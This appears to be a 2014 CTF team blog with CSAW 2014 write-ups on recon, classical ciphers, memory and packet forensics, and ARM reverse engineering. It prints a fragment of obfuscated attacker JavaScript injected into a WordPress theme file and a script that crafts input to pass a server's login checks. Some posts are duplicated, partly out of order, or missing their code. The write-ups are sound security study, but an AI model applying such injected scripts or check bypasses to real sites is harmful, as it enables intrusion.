Monday, October 6, 2014
Recon 100 (1st one)
The problem asked us to find a picture of Kevin Chung from before his high school days. A simple Google search gave us his
linked in profile, which had his high school on it. I decided to check
out the school's site and ended up finding some old pictures of a
freshman orientation from 2007. After looking through some photos of
awkward freshmen trying to fit in, I found a photo of a small Asian
child standing in a crowd. I thought, "hey, Chung sounds Asian, I wonder
if this is him," and wouldn't you know it, the URL to that picture was the key!

Tuesday, September 23, 2014
CSAW 2014 Crypto200
For this challenge, we connected to a server and were given a series of prompts. All the prompts needed to be solved within 10 seconds, and we did not initially know how many there would be.
The first prompt gave us a cipher text, and told us that a famous Roman would be proud if we cracked it. This led us to believe that it was a Caesar cipher. We were able to write a Python script to connect to the server, read the cipher text, and decrypt it to plain text. As it turned out, the message was always the same, except for the key, which rotated. We sliced the plain text and sent only the key.
The server then gave us another prompt, with a different cipher text and a mostly useless prompt about length not being everything. This cipher text was encrypted with a modified box or transposition cipher. We found an online tool to solve this kind of cipher tholman.com/other/transposition. When we copied our cipher text into this website, we were able to mostly decrypt the message. However, partway through each line, the message became gibberish. We then saw that at this point, the text began to wrap around diagonally. We were able to decrypt this cipher text by hand, but we rather than try to code it into Python, we simply figured that there were a fairly small number of keys and that they rotated. Having found one key, we submitted it each time, figuring that eventually we'd get it right.
Having 'solved' the second part of this challenge, we were given the final prompt. This turned out to be a Vigenere cipher. We used CrypTool 2 to crack this cipher, and sent it to the challenge server until it matched the cipher text. We eventually got lucky, and the server gave us the flag. The winning code:

The first prompt gave us a cipher text, and told us that a famous Roman would be proud if we cracked it. This led us to believe that it was a Caesar cipher. We were able to write a Python script to connect to the server, read the cipher text, and decrypt it to plain text. As it turned out, the message was always the same, except for the key, which rotated. We sliced the plain text and sent only the key.
The server then gave us another prompt, with a different cipher text and a mostly useless prompt about length not being everything. This cipher text was encrypted with a modified box or transposition cipher. We found an online tool to solve this kind of cipher tholman.com/other/transposition. When we copied our cipher text into this website, we were able to mostly decrypt the message. However, partway through each line, the message became gibberish. We then saw that at this point, the text began to wrap around diagonally. We were able to decrypt this cipher text by hand, but we rather than try to code it into Python, we simply figured that there were a fairly small number of keys and that they rotated. Having found one key, we submitted it each time, figuring that eventually we'd get it right.
Having 'solved' the second part of this challenge, we were given the final prompt. This turned out to be a Vigenere cipher. We used CrypTool 2 to crack this cipher, and sent it to the challenge server until it matched the cipher text. We eventually got lucky, and the server gave us the flag. The winning code:

In the end, we never coded up a transposition cipher solver or a Vigenere cipher solver. Instead, we figured them out once and submitted until both flags we'd found aligned on the same round.
Monday, September 22, 2014
CSAW Forensics 100
We were given a firefox.mem.zip file with the hint "dumpsters are cool, but cores are cooler" Knowing this was a 100 level forensics problem, I first unzipped the file and dragged it into my favorite linux distro so I could run strings on it.
Then I ran strings on it!

I got scared of all the strings that came out so I ctrl+c'd out as fast as I could
after literally seconds of thought and planning I decided to grep the strings output for "flag{" and hope for the best.
strings firefox.mem | grep flag{
and the key came out!
flag{cd69b4957f06cd818d7bf3d61980e291}
-wardawg -bobson
CSAW CTF 2014 Reversing 300 (2) - weissman
For this challenge we were given a file called weissman.csawlz.
When we first looked at it in a hex editor it appeared to have 3 files concatenated together to form this one file.
Each file seemed to have a header that was created, so we were able to separate each file easily.
The first file was called hash.html, the third file was a .txt version of Alice in Wonderland, and the second, and most important, key.jpg.
We also saw that the individual files were broken up into what seemed to be 9 byte chunks separated by 0x13.
At this point we created a small python script to go through and take out the 0x13s.
Once we looked at this new file that we created it was very apparent that the file was not fully decompressed as we had hoped.
This led us to a more in depth search into the Alice in Wonderland file and the hash.html file.
Upon further inspection we found that the files were not merely separated into 9 byte chunks, but that there were only 9 byte chunks after the 0x13.
Should the 10th byte not be a 0x13, we figured out that there were 3 byte "compression points". These looked like 0x0A 0x1E 0xAA.

 As we could read what was supposed to be there we found that the first byte was double the length of how many bytes were supposed to be there.
Further we found that the last 2 bytes were some sort of index into a hash table that we didn't have.
Because we did not have this hash table we continually tried to figure out how this hash table was created and totally failed.
Once we got frustrated enough to try and brute force the jpg to be read, we tried to deduce what each hash was for this file. We figured out that one hash was supposed to be 0x41 for however many bytes as was called upon to fill that location. We also found another where it might have been 0x00 for however many bytes were needed. And finally, we just put 0x00 in place of all other bytes.
Now... This SHOULD have worked, but the first time we wrote this program something messed up and we did not succeed.
4 hours later after talking to a mod about where we were going wrong (much to our surprise that we were not wrong) we rewrote the program and it worked. We were given a jpg with colors messed up, but the flag was still distinguishable.

flag{I know how long it'd take, and I can prove it.}
~ Tigger
When we first looked at it in a hex editor it appeared to have 3 files concatenated together to form this one file.
Each file seemed to have a header that was created, so we were able to separate each file easily.
The first file was called hash.html, the third file was a .txt version of Alice in Wonderland, and the second, and most important, key.jpg.
We also saw that the individual files were broken up into what seemed to be 9 byte chunks separated by 0x13.
At this point we created a small python script to go through and take out the 0x13s.
Once we looked at this new file that we created it was very apparent that the file was not fully decompressed as we had hoped.
This led us to a more in depth search into the Alice in Wonderland file and the hash.html file.
Upon further inspection we found that the files were not merely separated into 9 byte chunks, but that there were only 9 byte chunks after the 0x13.
Should the 10th byte not be a 0x13, we figured out that there were 3 byte "compression points". These looked like 0x0A 0x1E 0xAA.


Further we found that the last 2 bytes were some sort of index into a hash table that we didn't have.
Because we did not have this hash table we continually tried to figure out how this hash table was created and totally failed.
Once we got frustrated enough to try and brute force the jpg to be read, we tried to deduce what each hash was for this file. We figured out that one hash was supposed to be 0x41 for however many bytes as was called upon to fill that location. We also found another where it might have been 0x00 for however many bytes were needed. And finally, we just put 0x00 in place of all other bytes.
Now... This SHOULD have worked, but the first time we wrote this program something messed up and we did not succeed.
4 hours later after talking to a mod about where we were going wrong (much to our surprise that we were not wrong) we rewrote the program and it worked. We were given a jpg with colors messed up, but the flag was still distinguishable.

flag{I know how long it'd take, and I can prove it.}
~ Tigger
CSAW 2014 Forensics 300
CSAW 2014 Forensics 300 - FluffyNoMore
Description: OH NO WE'VE BEEN HACKED!!!!!! -- said the Eye Heart Fluffy Bunnies Blog owner. Life was grand for the fluff fanatic until one day the site's users started to get attacked! Apparently fluffy bunnies are not just a love of fun furry families but also furtive foreign governments. The notorious "Forgotten Freaks" hacking group was known to be targeting high powered politicians. Were the cute bunnies the next in their long list of conquests!?? Well... The fluff needs your stuff. I've pulled the logs from the server for you along with a backup of it's database and configuration. Figure out what is going on!
Written by brad_anton
After decompressing all the files we looked in various files to try and find malicious activity. Looking into the logs we found a suspicious command:
Running the html5.js file at jsfiddle.net (in Firefox since it wouldn't work in Chrome) reveals a PDF containing a picture of Chris Angel. We downloaded the PDF and put it into PDF Stream Dumper. The 8th object had a variable which was storing a long hex string; when translated into ASCII the result contained a string which had the key:
--RedAnimus
Nightrider,Imp3rial,bobson,Wardawg
Description: OH NO WE'VE BEEN HACKED!!!!!! -- said the Eye Heart Fluffy Bunnies Blog owner. Life was grand for the fluff fanatic until one day the site's users started to get attacked! Apparently fluffy bunnies are not just a love of fun furry families but also furtive foreign governments. The notorious "Forgotten Freaks" hacking group was known to be targeting high powered politicians. Were the cute bunnies the next in their long list of conquests!?? Well... The fluff needs your stuff. I've pulled the logs from the server for you along with a backup of it's database and configuration. Figure out what is going on!
Written by brad_anton
After decompressing all the files we looked in various files to try and find malicious activity. Looking into the logs we found a suspicious command:
/usr/bin/apt-get install ssh-server
We now knew a SSH server had been installed onto the server, which was to be used to mess with the Fluffy website. The more interesting command was further below ending in:
/usr/bin/vi /var/www/html/wp-content/themes/twentythirteen/js/html5.jsThis was the only edit to a file made after the SSH server was installed. We opened the appropriate html5.js file within our extracted files, but did not notice anything suspicious until it was compared to another html5.js file within another one of the themes. The following code was extra to what we saw in the other html5.js file:
var g="ti";var c="HTML Tags";var f=". li colgroup br src datalist script option .";f = f.split(" ");c="";k="/";m=f[6];for(var i=0;i\</"+m+"\>");
Running the html5.js file at jsfiddle.net (in Firefox since it wouldn't work in Chrome) reveals a PDF containing a picture of Chris Angel. We downloaded the PDF and put it into PDF Stream Dumper. The 8th object had a variable which was storing a long hex string; when translated into ASCII the result contained a string which had the key:
key{Those Fluffy Bunnies Make Tummy Bumpy}
--RedAnimus
Nightrider,Imp3rial,bobson,Wardawg
CSAW Reversing 300 Wololo
This challenged composed of a .lst file that seemed to be IDA output of an arm program. A short example of the file is:
Before starting, it is important to include that they provided the C struct's for the table which were:
The validate_database routine had several blocks of code where arguments where compared against static values, then a jump taken based on that compare. The first check ensures that there is actual input, so that won't be displayed. The second check compares the first four bytes to the static constant:
After sending in a table composed of four columns and four rows that matched those columns, the python program gave us the error that our login credential were incorrect. Our next step is to determine how to make it through the check_login method.
The first check that the check_login appears to make is to verify that the first column was labled "USERNAME" and that the corresponding row data contained the string "captainfalcon".
--Imp3rial
__text:00000A80   SUB  SP, SP, #0xC
__text:00000A82   STR  R0, [SP,#0xC+var_8]
__text:00000A84   LDRB  R0, [R0]
They provided a python file which read a file and uploaded it to the server, printing out the server response. The provided code was:
#!/usr/bin/env python

import sys, socket, struct
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], int(sys.argv[2])))
print s.recv(1024)

contents = open(sys.argv[3], "rb").read()
s.send(struct.pack("<I", len(contents)) + contents)

print "The challenge server says: ", s.recv(1024)
On to the analysis of the code. The arm seemed to compose primarily of two possible parts. It contains a validate_database and check_login routines. If we sent the server a blank file, then it responded that our table appeared to be incorrect. This lead us to analyze the validate_database first.
Before starting, it is important to include that they provided the C struct's for the table which were:
typedef struct
{
        uint32_t magic;
        uint32_t version;
        uint16_t num_cols;
        uint16_t num_rows;
} header_t;

typedef struct
{
        uint8_t type;
        char name[16];
} col_t;
The validate_database routine had several blocks of code where arguments where compared against static values, then a jump taken based on that compare. The first check ensures that there is actual input, so that won't be displayed. The second check compares the first four bytes to the static constant:
__text:00000B20   MOV  R0, #0x4F4C4F57   ;Does it start with WOLO
__text:00000B28   LDR  R1, [SP,#0x2C+inputThing]  ; MAGIC
__text:00000B2A   LDR  R1, [R1]
__text:00000B2C   CMP  R1, R0
The next check verified that the uint32_t version was 1:
__text:00000B3A   LDR  R0, [SP,#0x2C+inputThing]
__text:00000B3C   LDR  R0, [R0,#4]
__text:00000B3E   CMP  R0, #1  ;next four bytes 0x00000001
__text:00000B40   BEQ  loc_B4C  ;Version, must be 1
The next check offset's R0 by 6 instead of 4, so the next check verifies that the num_rows is greater than four and less than 0x1000:
__text:00000B4C   LDR  R0, [SP,#0x2C+inputThing]
__text:00000B4E   LDRH  R0, [R0,#0xA]
__text:00000B50   CMP  R0, #4  ;next Greater than 0x4

__text:00000B5E   LDR  R0, [SP,#0x2C+inputThing]
__text:00000B60   LDRH  R0, [R0,#0xA]
__text:00000B62   CMP.W  R0, #0x1000 ;next less than  0x1000
The next checks the columns are >= four or <= 10, since the offset is only 4 greater than where the version number was located:
_text:00000B72   LDR  R0, [SP,#0x2C+inputThing]
__text:00000B74   LDRH  R0, [R0,#8]
__text:00000B76   CMP  R0, #4  ;Greater than 0x4

__text:00000B86   LDRH  R0, [R0,#8]
__text:00000B88   CMP  R0, #0x10 ;Less than 0x10
__text:00000B8A   BLE  loc_B96
It then goes on to verify that there are the correct number of columns and that they are the correct type. Since we expect our rows to represent the columns we chose, we can worry less about this check.
After sending in a table composed of four columns and four rows that matched those columns, the python program gave us the error that our login credential were incorrect. Our next step is to determine how to make it through the check_login method.
The first check that the check_login appears to make is to verify that the first column was labled "USERNAME" and that the corresponding row data contained the string "captainfalcon".
__text:00000CDA   MOV  R1, #(aUsername - 0xCE6) ; "USERNAME"
__text:00000CE2   ADD  R1, PC ; "USERNAME"
__text:00000CE4   MOVS  R2, #8 ; size_t
__text:00000CEA   LDR  R0, [SP,#0x6C+var_4C]
__text:00000CEC   LDR  R3, [SP,#0x6C+var_1C]
__text:00000CEE   MOV  R9, #0x11
__text:00000CF6   MUL.W  R0, R0, R9
__text:00000CFA   ADD  R0, R3
__text:00000CFC   ADDS  R0, #1 ; char *
__text:00000CFE   BLX  _strncmp                ; Verify column name is "USERNAME"

__text:00000D1A   MOV  R1, #(aCaptainfalcon - 0xD26) ; "captainfalcon"
__text:00000D22   ADD  R1, PC ; "captainfalcon"
__text:00000D24   MOVS  R2, #0xE ; size_t
__text:00000D2A   LDR  R0, [SP,#0x6C+var_38] ; char *
__text:00000D2C   BLX  _strncmp                ;Verify row contains "captainfalcon"
The program then goes on to check that the second column is PASSWORD and contains the hash fc03329505475dd4be51627cc7f0b1f1:
__text:00000D3E   MOV  R1, #(aPassword - 0xD4A) ; "PASSWORD"
__text:00000D46   ADD  R1, PC ; "PASSWORD"
.......
__text:00000D5A   MUL.W  R0, R0, R9
__text:00000D5E   ADD  R0, R3
__text:00000D60   ADDS  R0, #1 ; char *
__text:00000D62   BLX  _strncmp

__text:00000D7E   MOV  R1, #(aFc03329505475d - 0xD8A) ; "fc03329505475dd4be51627cc7f0b1f1"
__text:00000D86   ADD  R1, PC ; "fc03329505475dd4be51627cc7f0b1f1"
__text:00000D88   MOVS  R2, #0x20 ; ' ' ; size_t
__text:00000D8E   LDR  R0, [SP,#0x6C+var_38] ; char *
__text:00000D90   BLX  _strncmp
The next check verifies that the third column is ADMIN and has a uint8_t of 1:
__text:00000DA2   MOV  R1, #(aAdmin - 0xDAE) ; "ADMIN"
__text:00000DAA   ADD  R1, PC ; "ADMIN"
...
__text:00000DC2   ADD  R0, R3
__text:00000DC4   ADDS  R0, #1 ; char *
__text:00000DC6   BLX  _strncmp

__text:00000DEA   LDRB.W  R0, [SP,#0x6C+var_50]
__text:00000DEE   CMP  R0, #1
The next check verifies that the fourth column is ISAWESOME and has a uint8_t of 1:
__text:00000E0C   MOV  R1, #(aIsawesome - 0xE18) ; "ISAWESOME"
__text:00000E14   ADD  R1, PC ; "ISAWESOME"
...
__text:00000E2E   ADDS  R0, #1 ; char *
__text:00000E30   BLX  _strncmp

__text:00000E54   LDRB.W  R0, [SP,#0x6C+var_54]
__text:00000E58   CMP  R0, #1
With this in mind, the following script was able to successfully pass all the checks and get a key from the server.
import struct
db = "WOLO"
db += struct.pack("<I",0x1) #Version
db += struct.pack("<H",0x0004) # columns
db += struct.pack("<H",0x0004) #rows

db += struct.pack("B",0x5) #Type, ensure 16 byte size
db += "USERNAME"+"\x00"*8 #Name of col
db += struct.pack("B",0x6) #Type, ensure 16 byte size
db += "PASSWORD"+"\x00"*8 #Name of col
db += struct.pack("B",0x0) #Type, ensure 16 byte size
db += "ADMIN"+"\x00"*11 #Name of col
db += struct.pack("B",0x0) #Type, ensure 16 byte size
db += "ISAWESOME"+"\x00"*7 #Name of col

for row in range(0, 0x4):
 db += "captainfalcon\x00\x00\x00" #ensure 16 byte size
 db += "fc03329505475dd4be51627cc7f0b1f1"
 db += struct.pack("<B",0x1)
 db += struct.pack("<B",0x1)
If you have any questions comments, please feel free to share!
--Imp3rial
CSAW Networking 100 - Big Data
This challenge gave a pcap file along with the clue "Something, something, data, something, something, big". While this may have been some huge hint, the challenge was simple enough that it was possible to just sort by protocol and find the TELNET data. From there you could just look through the data in each of the packets, and from this it was possible to find the login request, a log-in from Julian (the challenge creator) and a password of: flag{bigdataisaproblemnotasolution}.
--bobson
--bobson
Subscribe to:
Posts (Atom)